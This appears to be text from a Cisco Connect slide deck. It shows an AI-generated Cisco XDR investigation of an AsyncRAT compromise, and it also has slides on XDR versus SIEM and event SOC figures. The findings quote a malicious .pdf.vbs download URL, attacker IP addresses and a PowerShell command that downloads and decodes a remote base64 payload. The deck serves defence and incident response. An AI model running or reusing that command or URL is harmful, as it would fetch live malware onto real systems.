
Measured impact



Attack Storyboard


AI Generated
interactive
timeline

Indicator with
MITRE
association



Attack Storyboard


Graph Navigation
using the timeline



Attack Storyboard

Generated recommendation, workflow / automation button will be present @GA

Summary of the findings the multi-agent, agentic AI used to run the investigation



Attack Storyboard

Human formatted
description

Findings properties

AI-generated

Suspicious Endpoint and User Activity Detected

Critical

The incident is likely confirmed, with an 85% probability. The incident highlights **critical security issues** with the device **mazzarella.ad.ciscrypt.info**, including **AsyncRAT** activity and **suspect data loss**, suggesting **potential compromise** and **urgent need for investigation**.

Summary

Starting **March 27, 2025** Cisco Secure Network Analytics identified **Potentially Harmful Hidden File Extension - Multiple File Extensions** involving **mazzarella.ad.ciscrypt.info** and **108.62.141.13** with **2** findings.

Cisco Secure Endpoint detected **W32.WScriptExecuteFakeExtension.ioc** involving the User **alexw** and **mazzarella.ad.ciscrypt.info** with **1** finding.

Additionally, Cisco Secure Endpoint reported **PowerShell DownloadString** involving **alexw** and **mazzarella.ad.ciscrypt.info** with **2** findings.

There were further findings involving the same endpoint including Cisco Secure Cloud Analytics reporting **Unusual Encoding on Command Line - Suspicious Endpoint Activity** and **Content Download Using Powershell - Suspicious Endpoint Activity**, both with findings involving **108.62.141.13**, **108.62.141.15**, **alexw**, and **mazzarella.ad.ciscrypt.info**.

Cisco Secure Endpoint also detected **AsyncRAT** activity and **AsyncRAT Mutex** on the same endpoint.

Additionally, the same day included a detection of an **Excessively long PowerShell command**, and a **Long Lasting Network Connection from a System Binary** detected by Cisco Secure Cloud Analytics, involving **108.62.141.15**, **alexw**, and **mazzarella.ad.ciscrypt.info**.

View attack graph

Impact

High Impact

4.07 GB of data was uploaded to external hosts, risking sensitive information exposure. The breach involves **AsyncRAT** and **Powershell**, bypassed security controls, allowing malware and unauthorized data transfers.

Attack graph > **Key findings Device: Mazzarella**

Return to legacy view

Compromised

The combination of malicious file execution, high data exfiltration, and C2 activity confirms a significant breach requiring immediate response actions, including isolating the device, conducting comprehensive forensic analysis, and strengthening security protocols to prevent future incidents.

Findings 5

Detection of Suspicious File Activity

On March 27, 2025, Cisco Secure Cloud Analytics detected a potentially harmful hidden file extension - multiple extensions from the domain **dian-info.com**, indicating the device downloaded a misleadingly extended file.

Action: Inspect the downloaded file's metadata and contents. Utilize file analysis tools to determine if it contains executable code or scripts typical of malware.

Result: The file **factura-228447578537.pdf.vbs** was confirmed to be a script disguised as a PDF, indicating malware designed to execute upon

Source	Cisco Secure Cloud Analytics
Domain	dian-info.com
URL	http://dian-info.com/notificaciones/contribuyentes/factura-228447578537.pdf.vbs
IP	108.62.141.13

Execution of Suspicious Commands

Cisco Secure Endpoint detected suspicious activity where PowerShell was used to download and execute remote payloads from IP address 108.62.141.13. This activity is commonly associated with adversaries leveraging PowerShell cmdlets to fetch and execute their payloads from remote locations.


Action: Inspect the downloaded file's metadata and contents using file analysis tools. Determine if it contains executable code or scripts typical of malware.

Result: The activity involved PowerShell downloading a base64-encoded string from a remote server, which was then executed. This behavior suggests potential malware activity designed to execute upon download.

Source	Cisco Secure Endpoint
Title	PowerShell Download String
Process	powershell.exe
Args	/c powershell.exe [Byte[]] \$rOWg = [system.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://108.62.141.13/dll/new_rump_vb.net.txt'));

XDR or SIEM ?


How to choose ?



Expected Outcomes :



How to choose ?



Expected Outcomes :




XDR and Splunk in the wild

Cisco XDR @Major sport event 2024

KPI :

- 55B unique events
- 1000 security tickets
- MTTR : ~19min
- 2 to 5 XDR incident per day



Cisco Event SOC Team, using XDR and Splunk

- Black Hat
- RSA
- Cisco Live
- Global Sporting Events
- Mobile World Congress
- Upcoming Major Sport Event



Thank you

CISCO *Connect*

GO BEYOND

#CiscoConnect